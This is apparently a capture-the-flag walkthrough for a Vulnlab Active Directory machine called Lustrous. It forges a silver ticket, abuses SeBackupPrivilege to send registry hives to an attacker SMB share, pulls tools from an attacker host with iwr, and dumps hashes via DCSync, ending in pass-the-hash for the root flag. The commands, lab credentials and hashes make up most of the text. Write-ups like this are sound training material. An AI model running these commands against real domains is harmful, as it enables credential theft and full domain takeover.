
An authentication page is pop up.
We authenticate using ben.cox’s credentials and access to the Secure Notes:



That confirmed the Kerberos authentication to HTTP
Previously during our kerberoasting attack, we found a service account name svc_web, we can guess based on the name of the account that this is the service account for the HTTP service.
Given that now we have access to that account, we can technically request a valid TGT to HTTP for any user on the domain.
LUSDC - Part II
Silver Ticket
You can request it for any user but better to select a juicy target.

Run SharpHound then ingest to BloodHound Community Edition, we found the domain usertony.ward. He is a member of the Backup Admins group, which can hint at the fact that they might have SeBackupPrivilege enabled locally.

We got his SID too:
Since we now have the password of svc_web, we can convert it into the NTLM hash using python:
$ python3
Python 3.12.8 (main, Jan 11 2025, 09:42:09) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> password = "iydgTvmujl6f"
>>> password_bytes = password.encode("utf-16le")
>>> md4_hash = hashlib.new("md4", password_bytes).digest()
>>> ntlm_hash = md4_hash.hex()
>>> print(ntlm_hash)
e67af8b3d78df5a02eb0d57b6cb60717
>>> ctrl D
Get a ticket of tony.ward:
$ impacket-ticketer -nthash E67AF8B3D78DF5A02EB0D57B6CB60717 -domain-sid S-1-5-21-2355092754-1584501958-1513963426 -domain lustrous.vl -spn HTTP/lusdc.lustrous.vl -user-id 1114 tony.ward
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lustrous.vl/tony.ward
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncTGSRepPart
[*] Saving ticket in tony.ward.ccache
Then inject it to our global env variable:
$ export KRB5CCNAME=tony.ward.ccache
$ klist
Ticket cache: FILE:tony.ward.ccache
Default principal: tony.ward@LUSTROUS.VL

Valid starting       Expires              Service principal
02/05/2025 22:05:49  02/03/2035 22:05:49  HTTP/lusdc.lustrous.vl@LUSTROUS.VL
	renew until 02/03/2035 22:05:49
SeBackupPrivilege Remotely exploiting (Lustrous_Root)
We now have the credentials of “Backup Admins” which are in the “Backup Operators” group. Unfortunatly we do not have a shell on the target system though.
In that situation, we have many ways to exploit SeBackupPrivilege.
Way1:
Start a local SMB server pointing to a share, to be able to download the SAM, SYSTEM, and SECURITY databases from the DC:
$ mkdir share
$ impacket-smbserver share share/ -smb2support
We use impacket-reg to access the registry remotely and pull the SAM, SYSTEM, and SECURITY databases from the DC:
$ impacket-reg lustrous.vl/'tony.ward':'U_cPVQqEI50i1X'@lusdc.lustrous.vl save -keyName 'HKLM\SAM' -o \\\\10.8.4.253\\share
$ impacket-reg lustrous.vl/'tony.ward':'U_cPVQqEI50i1X'@lusdc.lustrous.vl save -keyName 'HKLM\SECURITY' -o \\\\10.8.4.253\\share
$ impacket-reg lustrous.vl/'tony.ward':'U_cPVQqEI50i1X'@lusdc.lustrous.vl save -keyName 'HKLM\SYSTEM' -o \\\\10.8.4.253\\share
After it’s finished, we should have all 3 files in the respective directory share we used for the SMB server.
We can now use these 3 files to dump the machine account NTLM hash for LUSDC$:
$ impacket-secretsdump -sam SAM.save -system SYSTEM.save -security SECURITY.save LOCAL
Found
LUSDC$:22e9b1adf4d6ee35a728b215795a8b47
Information:
- We dumped also the local administrator hash, if the domain administrator password would be the same we would be done here, but unfortunatelly the local admin and domain admin have 2 different passwords.
The NTLM hash for the LUSDC$ has the username identifier $MACHINE.ACC. Although these names are different, this is the same user.
Now that we have credentials to the machine account, we can use impacket-secretsdump once more to dump the Administrator user’s NTLM hash (to perform the DCSync attack on the lusdc host):
$ impacket-secretsdump lustrous.vl/'LUSDC$'@lusdc.lustrous.vl -hashes ':22e9b1adf4d6ee35a728b215795a8b47' -just-dc-user Administrator
Found
Administrator::b8d9c7bd6de2a14237e0eff1afda2476
Then grab the flag Lustrous_Root:
$ nxc winrm lusdc.lustrous.vl -u 'administrator' -H 'b8d9c7bd6de2a14237e0eff1afda2476' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.236.229   5985   LUSDC            [*] Windows Server 2022 Build 20348 (name:LUSDC) (domain:lustrous.vl)
WINRM       10.10.236.229   5985   LUSDC            [+] lustrous.vl\administrator:b8d9c7bd6de2a14237e0eff1afda2476 (Pwn3d!)
WINRM       10.10.236.229   5985   LUSDC            [+] Executed command (shell type: powershell)
WINRM       10.10.236.229   5985   LUSDC            VL{5384a9f4752602dd54f4c4850979da0b}
Way2:
Globally same processus that Way 1 but we use the BackupOperatorToDA tool to dump the SAM file from the lusdc and export it on the remote share.
$ git clone https://github.com/mpgn/BackupOperatorToDA.git
Then compile it with Visual Studio.
Then uploaded the tool to the rdp session, and executed it with the necessary parameters (don’t forget to start your local SMB server first):
PS C:\temp> iwr http://10.8.4.253/BackupOperatorToDA.exe -outfile BackupOperatorToDA.exe
PS C:\temp> .\BackupOperatorToDA.exe -t \\lusdc.lustrous.vl -u tony.ward -p U_cPVQqEI50i1X -d lustrous.vl -o \\10.8.4.253\share\
Way3:
In our RDP session, we want a shell as tony.ward, so we simple right click on powershell -> run as a different user -> and enter the credentials from tony.
Then we can use RemoteRegSave to extract the SAM, SECURITY and SYSTEM keys.
Just need to download it then compile with Visual studio then upload it to the target and execute it:
PS C:\temp> iwr http://10.8.4.253/RegSave.exe -outfile RegSave.exe
PS C:\temp> .\RegSave.exe -t LusDC.lustrous.vl --acl
Then we can download these 3 files to our attacker machine and dump the hashes with the same manner than Way1.
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=c88f354d-84b8-4849-82d3-ee06eaa8146d